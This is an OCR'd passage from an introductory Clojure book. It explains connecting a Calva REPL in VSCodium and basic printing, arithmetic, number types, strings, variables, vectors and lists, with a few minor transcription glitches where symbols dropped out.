

hello_world.clj — book (Workspace)
EXPLORER
OPEN EDITORS
BOOK (WORKSPACE)
book
code
.calva
.clj-kondo
.joyride
.lsp
.gitignore U
condition_and_bran... U
data_structures.ipy... U
first_steps.ipynb U
functions.ipynb U
hello_world.clj M
hello_world.ipynb U
list.clj
logic_and_comparis... U
logic-and-comparison.clj
loops.ipynb U
maps.clj
printing-things.clj
sets.clj
strings.clj
variables.clj
vectors.clj
OUTLINE
TIMELINE
>ca
Calva: Start or Connect to a Clojure REPL ^ ⌥ C ^ ⌥ R recently used
LanguageTool Linter: Force Check as Plain Text Document
Calva: Start a Project REPL and Connect (aka Jack-In) ^ ⌥ C ^ ⌥ J
Calva: Fire up the Getting Started REPL
Terminal: Create New Terminal (In Active Workspace)
Calva: Clear Inline Evaluation Results Escape
Add Cursor Above ⌥ ⌘ ↑ other commands
Calls: Show Call Hierarchy ⇧ ⌥ H
Calls: Show Incoming Calls
Calls: Show Outgoing Calls
Calva Clojure LSP: Restart the Clojure LSP Server
Calva Clojure LSP: Show clojure-lsp menu
master* 0 0 REPL Disconnected Git Graph clojure-lsp tabnine starter Ln 4, Col 1 Spaces: 4 UTF-8 LF Clojure pprint Spell (λ)

In VSCodium type `CTRL` + `P` or `command` + `P` and type `>`, now you can type in some commands for


VSCodium to execute. In it try typing `Calva: Start or connect to a Clojure REPL`, before you finish typing it, VSCodium would have selected that option for you, press `ENTER` or click on it.


hello_world.clj — book (Workspace)
EXPLORER
OPEN EDITORS
BOOK (WORKSPACE)
book
code
.calva
.clj-kondo
.joyride
.lsp
.gitignore
condition_and_bran...
data_structures.ipy...
first_steps.ipynb
functions.ipynb
hello_world.clj
hello_world.ipynb
list.clj
logic_and_comparis...
logic-and-comparison.clj
loops.ipynb
maps.clj
printing-things.clj
sets.clj
strings.clj
variables.clj
vectors.clj
OUTLINE
TIMELINE
Start your project with a REPL and connect (a.k.a. Jack-in)
Connect to a running REPL in your project
Start a Joyride REPL and Connect
Fire up the "Getting Started" REPL
Fire up the "ClojureScript Quick Start" Browser REPL
Fire up the "ClojureScript Quick Start" Node REPL
Connect to a running REPL, not in your project
master* 0 0 REPL Disconnected Git Graph clojure-lsp tabnine starter Ln 4, Col 1 Spaces: 4 UTF-8 LF Clojure pprint Spell

VSCodium will present another set of menus, in it select `Connect to a running REPL, not in your project`.


hello_world.clj — book (Workspace)
EXPLORER
OPEN EDITORS
BOOK (WORKSPACE)
Please select a project type
Generic
ClojureScript nREPL Server
Leiningen
Leiningen + Figwheel Main
Leiningen + shadow-cljs
Leiningen + ClojureScript built-in for browser
Leiningen + ClojureScript built-in for node
Leiningen + Legacy Figwheel
deps.edn
deps.edn + Figwheel Main
deps.edn + shadow-cljs
deps.edn + ClojureScript built-in for browser
OUTLINE
TIMELINE
master* 0 0 REPL Disconnected Git Graph clojure-lsp tabnine starter Ln 4, Col 1 Spaces: 4 UTF-8 LF Clojure pprint Spell

Now in the presented option select `Generic` as shown above. Now it would prompt for the IP and port number where your REPL is running.


hello_world.clj — book (Workspace)
EXPLORER
OPEN EDITORS
BOOK (WORKSPACE)
book
code
.calva
.clj-kondo
.joyride
.lsp
.gitignore
condition_and_bran...
data_structures.ipy...
first_steps.ipynb
functions.ipynb
hello_world.clj
hello_world.ipynb
list.clj
logic_and_comparis...
logic-and-comparison.clj
loops.ipynb
maps.clj
printing-things.clj
sets.clj
strings.clj
variables.clj
vectors.clj
OUTLINE
TIMELINE
master*
REPL
Disconnected
Git Graph
clojure-lsp
tabnine starter
Ln 4, Col 1
Spaces: 4
UTF-8
LF
Clojure
pprint
Spell


```
127.0.0.1:52897
```

Add port to nREPL if localhost, otherwise 'hostname:port' (Press 'Enter' to confirm or 'Escape' to cancel)

```clojure
(println "Hello World")
```

```
alva evaluation results output w
; TIPS: The keyboard shortcut `ctrl+alt+o o` sh
;   when connected to a REPL session.
; Please see https://calva.io/output/ for more
; Happy coding! ♥

; Connecting ...
; No nrepl port file found.
; Hooking up nREPL sessions...
; Connected session: clj
; TIPS:
;   - You can edit the contents here. Use it as
;   - `alt+enter` evaluates the current top lev
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and d
;       when the cursor is after the last conten
;   - Clojure lines in stack traces are peekabl
clj:user:>  ; Use `alt+enter` to evaluate
true
clj:user:>
; nREPL Connection was closed
; Connecting ...
; No nrepl port file found.
; Connecting ...
; No nrepl port file found.
```

Paste the copied value `127.0.0.1:52897` and press enter. At the right you will see a Clojure REPl window being opened. Now in the file at left in `hello_world.clj`, keep your cursor inside `(println "Hello World")` and press `ALT` + `ENTER` or `option` + `return`


hello_world.clj — book (Workspace)
EXPLORER
OPEN EDITORS
BOOK (WORKSPACE)
book
code
.calva
.clj-kondo
.joyride
.lsp
.gitignore
condition_and_bran...
data_structures.ipy...
first_steps.ipynb
functions.ipynb
hello_world.clj
hello_world.ipynb
list.clj
logic_and_comparis...
logic-and-comparison.clj
loops.ipynb
maps.clj
printing-things.clj
sets.clj
strings.clj
variables.clj
vectors.clj
OUTLINE
TIMELINE
hello_world.clj M
output.calva-repl
code > hello_world.clj > /Users/mindaslab/author/clojure/code/hell
.calva-repl > /var/folders/g6/25gg5f0x0r1gjbwyb_399q_m0000gn/T/...
master* 0 0 REPL clj Git Graph clojure-lsp tabnine starter Ln 3, Col 23 Spaces: 4 UTF-8 LF Clojure pprint Spell (λ)

```
;; hello_world.clj

(println "Hello World") => nil
```

```
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and d
;      when the cursor is after the last conten
;   - Clojure lines in stack traces are peekabl
clj:user:>
Hello World
nil
clj:user:>
```

You will see the `(println "Hello World")` evaluated and printed in right-hand REPL pane. Congratulations, you learned how to connect REPL with VSCodium.

3.2. Printing Things

Watch video for this section here https://yu7.in/clj-first-steps-printing-things

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/printing_things.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

First let's print `Hello World!`, copy the stuff below, paste it and execute it:

```
(println "Hello World!")
```

Output

```
Hello World!
nil
```

So you get `Hello World!` as well as a `nil` printed in the next line. Forget about the `nil`, we will look into it when we see functions, but our mission is accomplished.

Commenting is very essential in coding. Comments are nothing but notes for the developer who is reading the code, while executing the code, the computer will ignore comments. In Clojure everything that follows after semicolon `;` is a comment. So in the code below:

```
(println "Hello World!") ; Says Hello to this world
```

Output

```
Hello World!
nil
```

`; Says Hello to this world` is a comment which the Clojure interpreter will ignore. In the code above, we are commenting in the same line as there is code, usually it's a convention to use just one semicolon `;` for such things. If you want an entire line dedicated for comment, we use two semicolons `;;` as shown below:

```
;; This program says hello to this world
(println "Hello World!")
```

Output

```
Hello World!
nil
```

Both single and double semicolons makes no difference, but that's the way conventions have evolved in Clojure for commenting after a piece of code and dedicating a whole line for comment.

We have printed `Hello World`, but then what if we want to print something else with it. With `println` its simple, just give other stuff too, and it will print as shown:

```
(println "Hello World!" "Try staying cool.")
```

Output

```
Hello World! Try staying cool.
nil
```

So you have successfully printed something in Clojure.

3.3. Arithmetic

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/arithmetic.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-arithmetic

In this section let's see about Math in Clojure. First let's add two numbers 40 and 2, it's been done as shown:

```
(+ 40 2)
```

Output

```
42
```

In the above thing we have the plus `+` sign (it's actually a function in Clojure), and we pass 40 and 2 to it for it to add and return 42. Similarly let's see what will happen when we pass 44 and 2 to minus `-` sign:

```
(- 44 2)
```

Output

```
42
```

It seems to subtract the second argument 2 from 44 and returns 42.

Now let's see what happens when we pass 6 and 7 to asterisk `*` or a star:

```
(* 6 7)
```

Output

```
42
```

We see it returns 42, which is a multiple of 6 and 7.

Now let's see what happens when we pass 210 and 5 to slash `/`:

```
(/ 210 5)
```

Output

```
42
```

Looks like 210 is divided by 5, and we get 42.

Now let’s see what will happen if we pass more than 2 numbers to plus `+`:

```
(+ 1 2 3 4 5)
```

Output

```
15
```

All are added and the result of addition is got.

Now look at the code below, can you figure out how it works?

```
(/ (+ 1 2 3 4 5) 5)
```

Output

```
3
```

Let’s take the code `(/ (+ 1 2 3 4 5) 5)`, concentrate on the innermost braces `(+ 1 2 3 4 5)`, here a bunch of numbers are passed to `` ` and we should get the sum of 1 to 5, that is 15 returned. So in place of `( 1 2 3 4 5) `` let’s substitute `15`, so we get an expression like this `(/ 15 5)`, which is nothing but 15 and 5 are passed to `/`, which means 15 divided by 5, and hence we get 3.

Now let’s pass one or more argument to `/`, passing 1, 2 and 3 to it, we get $\frac{1}{6}$ as output as shown below:

```
(/ 1 2 3) ; this gives out a ratio, a clojure data type
```

Output

```
1/6
```

The above output is a fraction, to get a decimal output of a division, append a `.0` to the number when passing to `/`

```
(/ 1 6.0)
```

Output

```
0.16666666666666666
```

ℹ If you don't understand it now, don't worry, as you read this book it will get clarified.

It's enough to know that any one number that's been passed to `/` has a decimal value that is point `.` something appended to it, we will still get decimal rather than a fraction as output as shown below:

```
(/ 1 2.0 3)
```

Output

```
0.16666666666666666
```

Same is the case below too:

```
(/ 1 2 3.0)
```

Output

```
0.16666666666666666
```

Now if we need to get quotient of a division, we can pass numbers to a function named `quot` as shown:

```
(quot 14 5)
```

Output

```
2
```

To get reminder of a division operation, pass numbers to rem function as shown:

```
(rem 14 5)
```

Output

```
4
```

Let’s now try to find out area of a circle using Clojure. We know the area is πr^2, where π is roughly $\frac{22}{7}$. So let’s see how to code it. Look at the code below:

```
;; Let's calculate area of circle of radius 7 units
(* (/ 22 7) (* 7 7))
```

Output

```
154N
```

Here we represent π by `(/ 22 7)` the r^2 where r 7 is `(* 7 7)`, this is multiplied with `(/ 22 7)` and we get `(* (/ 22 7) (* 7 7))`. Now the output we got is `154N`.

> I suspect N stands for big int (a way to store very large integers in computer memory), executing `(type 10N)` in REPL gives `clojure.lang.BigInt`, whereas executing `(type 10)` gives java.lang.Long

If I add a `.0` to any number below, the `N` disappears:

```
(* (/ 22 7) (* 7 7.0))
```

Output

```
154.0
```

Rather than coding our own π as `(/ 22 7)`, since Clojure is built on Java, we can tap into Java `Math` library (https://docs.oracle.com/javase/8/docs/api/java/lang/Math.html), and use its methods. This is one advantage of Clojure, since it’s a hosted language, it can take advantage of libraries provided by the host platform. So we replace `(/ 22 7)` with `Math/PI` as shown below:

```
(* Math/PI (* 7 7))
```

Output

```
153.93804002589985
```

Similarly to compute x^y, we can use `Math/pow` so instead of `(* 7 7)`, we can replace it with `(Math/pow 7 2)` as shown below:

```
(* Math/PI (Math/pow 7 2))
```

Output

```
153.93804002589985
```

3.4. Types of Numbers

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/types_of_numbers.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-num-types

There are different types of numbers in computing just like there are different types of numbers in Mathematics. For example whole numbers are called as Long in Clojure. You can verify it by passing a whole number to a function named `type` which tells the type of data been passes to it as shown below:

```
(type 147)
```

Output

```
java.lang.Long
```

The numbers with decimal value are called as Double in Clojure as you can see below:

```
(type 147.67)
```

Output

```
java.lang.Double
```

The value of π too is a double in Clojure:

```
(type Math/PI)
```

Output

```
java.lang.Double
```

If two whole numbers or Long divides another Long, what you get is a Ratio in Clojure:

```
(type (/ 84 32))
```

Output

```
clojure.lang.Ratio
```

As you can see below $\frac{84}{32}$ in Clojure does not provide a decimal value, but outputs a Ratio:

```
(/ 84 32)
```

Output

```
21/8
```

You can convert one type of number to another, for example 32 is of type Long:

```
(type 32)
```

Output

```
java.lang.Long
```

But you can convert it to double by passing it to a `double` function as shown:

```
(double 32)
```

Output

```
32.0
```

When querying about its type, it does say Double:

```
(type (double 32))
```

Output

```
java.lang.Double
```

Say you don't want a division of two Long's to give you a Ratio as output, to prevent it, convert any one of the number that's been passed to `/` function into a Double as shown below:

```
(/ 84 (double 32))
```

Output

```
2.625
```

The output you get is a Double and not a Ratio:

```
(type (/ 84 (double 32)))
```

Output

```
java.lang.Double
```

If you want to just get a non-decimal part of a Double, pass that double to long function as shown:

```
(long 42.32)
```

Output

```
42
```

As you see, when a Double is passed to `long` function, it gets type cast to Long:

```
(type (long 42.32))
```

Output

```
java.lang.Long
```

3.5. Strings

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/strings.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-strings

In this book I think your very first Clojure program would have been this:

```
(println "Hello World!")
```

It prints `Hello World` on the screen. The `"Hello World!"` which is enclosed by double quotes `"` is nothing but a string of characters and hence it's called a string.

Anything that's enclosed by double quotes in Clojure is a String as you can see below:

```
(type "Hello")
```

Output

```
java.lang.String
```

Strings can be joined with even non String things using `str` function as shown:

```
(str "1 + 2 is " (+ 1 2))
```

Output

```
"1 + 2 is 3"
```

In the above code `(+ 1 2)` returns Long, but it can be joined with a string `"1 + 2 is "` by passing them both to `str` function.

You can get the character count in a string using the `count` function as shown below:

```
(count "Hello")
```

Output

```
5
```

In the code below, to `str` function we are passing 6 arguments. The first five are numbers, and the last one is a string `" and so on…"`:

```
(str 1 2 3 4 5 " and so on...")
```

Output

```
"12345 and so on..."
```

You can see how Clojure neatly concatenates them and returns out a string.

Clojure has an inbuilt String library, you can read its documentation here https://clojuredocs.org/clojure.string. From it let's use the function `reverse` to reverse a String:

```
(clojure.string/reverse "Hello")
```

Output

```
"olleH"
```

Now lets covert all characters to upper case:

```
(clojure.string/upper-case "Hello")
```

Output

```
"HELLO"
```

I hope this section has briefly explained something about strings. You will learn more as you go by. Hang on....

3.6. Variables

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/variables.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-variables

Imagine variables as boxes containing some value, this can then be used in code to make it more human readable. For example look at the code below:

```
(def my-name "Karthik")
```

Output

```
#'user/my-name
```

I have assigned String "Karthik" to a variable named `my-name`, now I can use this `my-name` any where in the Clojure code. If you look at creation of a variable, you can see these three things, first is of course empty braces:

```
 ()
```

Then we have the `def` function:

```
(def)
```

Following the `def` we have the variable name, in this case its `my-name`:

```
(def my-name)
```

As a second argument to `def`, we give the value that needs to be stored in `my-name` that is `"Karthik"` in this case:

```
(def my-name "Karthik")
```

So that is how we define a variable. Usually the variable defined with `def` is called a global variable, that it is available anywhere in the program. If it doesn't make sense now, don't worry.

Now we can print this variable as shown:

```
(println my-name)
```

Output

```
Karthik
nil
```

Over here I am adding `"Hello"` before the variable `my-name` and its as equivalent as using string `"Karthik"`:

```
(println "Hello" my-name)
```

Output

```
Hello Karthik
nil
```

Look at the code below:

```
(def greeting (str "Hello " my-name "!"))
(println greeting)
```

Output

```
Hello Karthik!
nil
```

I am having a variable called `greeting` defined above, and it's been assigned the result of `(str "Hello " my-name "!")`. That is three strings `"Hello "`, `my-name` and `"!"` are joined together, and the result is stored in `greeting`. Finally, we print it using `(println greeting)`.

Variables like `my-name` and `greeting` can be used anywhere in code, because they are defined using `def` keyword. If you want a localized variable inside a code block `()`, you can use `let` to define it as shown:

```
(let [local-variable "something"]
  (println local-variable))
```

Output

```
something
```

In the above code, we define a variable named `local-variable` to be `"something"`, and we successfully print it, but outside the bounding braces `(let …)`, this local variable fails to exist as you can see from the code below:

```
(println local-variable)
```

Output

```
; Syntax error compiling at (variables.clj:16:1).
; Unable to resolve symbol: local-variable in this context
```

Trying to print `local-variable` results in an error.

3.7. Clojure in file

Watch video for this section here https://yu7.in/clj-in-file

Till now, you might have run your code on REPL, either in your terminal or in your IDE, possibly VSCodium. Now let's see how to store your code in a file and run it. First type the following name in a text editor:

hello_world.clj

```
;; hello_world.clj

(println "Hello World")
```

Save the code as `hello_world.clj`, in your terminal `cd` to that directory, then type this in terminal:

```
$ clj hello_world.clj
```

The entire program will run, and you will see `Hello World` as output. I got this as output:

```
$ clj hello_world.clj
WARNING: Implicit use of clojure.main with options is deprecated, use -M
Hello World
```

---

[1] https://en.wikipedia.org/wiki/Localhost

[2] https://en.wikipedia.org/wiki/Port_(computer_networking)

Chapter 4. Data Structures

Almost every programming language offers some way to pack, organize and access data in computer's RAM [1], this eases the burden of programmers from writing lots of code to manage data stored in computer's temporary memory.

String according to me is a data structure too. It enables us to represent any written language in computers memory, and helps us perform operations with it. In this section we are going to see about other data structures Clojure provides, which you can use it out of the box.

4.1. Vectors

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/vectors.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-vectors

Imagine racks with a lot of compartments in it, the first compartment is labelled 0, the second 1 and so on. You can put something into this rack and get it back if you know the rack number aka the index. This is a kind of real world analog to vectors.

Look at the code below:

```
[1 2 3 4] ; a very simple vector
```

Output

```
[1 2 3 4]
```

This is how you represent a vector in Clojure. It starts with an opening square braces `[` and ends with a closing one `]`, and anything in between are the elements of the vector. In the above code you got 4 elements namely `1`, `2`, `3` and `4`.

Another way to create a vector is to pass stuff to a function called `vector` as shown below:

```
(vector 1 2 3)
```

Output

```
[1 2 3]
```

In the above code we have passed `1`, `2` and `3` to the function `vector`, and we have got out a vector `[1`

`2 3]`.

Till now, we have seen creating vectors with numbers, in reality you can create vector with any type of value:

```
[1 true "Bashir"] ; vector containing multiple data types
```

Output

```
[1 true "Bashir"]
```

In the above code we have created a three element vector with `1` which is a Long, `true` which is boolean (you will learn about them soon), and `"Bashir"` which is a String.

In the code below, we are defining a variable named `friends` and we are assigning a vector that contains four names to it:

```
(def friends
    ["Ram" "Bashir" "Antony" "Buddha"])
```

Output

```
#'user/friends
```

Now let’s see what is the first element of the vector `friends` is, for that we pass `friends` to a function named `first`:

```
(first friends)
```

Output

```
"Ram"
```

And we get the first element in the vector.

There is a function called `rest` which when given a vector, omits the first element and returns the rest of the elements in the vector as shown below:

```
(rest friends)
```

Output

```
("Bashir" "Antony" "Buddha")
```

As you see `"Ram"` is ignored as it’s the first element and the rest is returned.

Let’s check the type of `friends`

```
(type friends)
```

Output

```
clojure.lang.PersistentVector
```

From the output it seems clear that it’s a vector, but then let’s check what type the `rest` returns:

```
(type (rest friends))
```

Output

```
clojure.lang.PersistentVector$ChunkedSeq
```

Though it seems to return `("Bashir" "Antony" "Buddha")`, which are not enclosed in square braces, on querying the type, it seems to be a chunk of the passed in vector.

We can access any element by its index in the vector using the `nth` function whose first argument should be a vector and second should be the index number as shown:

```
(nth friends 3)
```

Output

```
"Buddha"
```

If you see, at index `3` of `friends` is a String `"Buddha"`.

The third index can also be access like shown:

```
(friends 3)
```

Output

```
"Buddha"
```

Doesn’t it look like when you did `(def friends <a vector>)`, Clojure seems to have constructed a function called `friends` which can take a number, and the value at the index gets returned?

To add an element at the end of vector, use the function `conj` which takes in vector as first argument and the value to be added as the second:

```
(conj friends "Periyaar")
```

Output

```
["Ram" "Bashir" "Antony" "Buddha" "Periyaar"]
```

In the above code we have added `"Periyaar"` to friends, but this does not mean `friends` has been modified, we can print `friends`:

```
(println friends)
```

Output

```
[Ram Bashir Antony Buddha]
nil
```

and it still shows the old values without `"Periyaar"`, in reality Clojure constructs a new vector when we say `(conj friends "Periyaar")` and returns it out.

To add an element before a vector, use `cons` as shown below:

```
(cons "Periyaar" friends)
```

Output

```
("Periyaar" "Ram" "Bashir" "Antony" "Buddha")
```

Does it modify `friends`? Now research what is immutability [2] in computing.

4.1.1. Exercise

- How to get the total number of elements in a vector?
- What will happen if I give `(friends 42)`?

4.2. Lists

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/list.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-lists

Lists are just like vectors, now all you need to remember is a vector is set of things wrapped between square brackets `[` and `]`, a list is wrapped between round brackets `(` and `)`. In fact entire Clojure program is a list. Remember how we calculate $3 + 5$ in Clojure, it's like this `(+ 3 5)`, it's wrapped in round braces, and hence it's a list.

Entire Clojure code is nothing but a list. It has an open braces `(`, and a function to call. To add we use the `` ` function, and so we have `( ``, this is followed by arguments that are passed to the function, so to add 3 with 5, we pass the arguments to function like this `(+ 3 5`, then this is followed by closing round braces `(+ 3 5)`, thus completing the list, which could be executed by the Clojure interpreter.

Take a look at the example below:

```
'(1 2 3 4)
```

Output

```
(1 2 3 4)
```

In the example above, we build a list of 4 numbers. But notice that we don't start with a `(`, but we start with an apostrophe followed by bracket like this `'(`. This is to tell Clojure that not to execute the content in the bracket.

When you try it without an apostrophe, Clojure thinks `1` is a function and `2 3 4` are the arguments passed to it, and it tries to execute it and fails as shown below:

```
(1 2 3 4)
```

Output

```
; Execution error (ClassCastException) at lawyer/eval2148 (REPL:79).
; class java.lang.Long cannot be cast to class clojure.lang.IFn (java.lang.Long is in
module java.base of loader 'bootstrap'; clojure.lang.IFn is in unnamed module of
loader 'bootstrap')
```

So the apostrophe before the round brackets is to tell the Clojure not to execute `'(1 2 3 4)`, but just treat it as a list.

You can also create a list using the `list` method as shown below:

```
(list 1 2 3)
```

Output

```
(1 2 3)
```

Above we pass `1`, `2`, and `3` to the `list` method, and we get a list returned.

In the code below, I am creating a list of four strings and assigning it to a variable `friends-list`:

```
(def friends-list
    '("Ram" "Bashir" "Antony" "Buddha"))
```

Output

```
#'user/friends-list
```

Note how I am using the apostrophe in `'("Ram" "Bashir" "Antony" "Buddha")`, to tell the Clojure interpreter, not to execute the list.

Now let's see how many elements are there in `friends-list`. For that we use `count` as shown below and pass `friends-list` to it.

```
(count friends-list)
```

Output

```
4
```

So `count` say there are four elements in `friends-list`.

Let's get the first element in `friends-list`, for that we use function called `first` as shown below:

```
(first friends-list)
```

Output

```
"Ram"
```

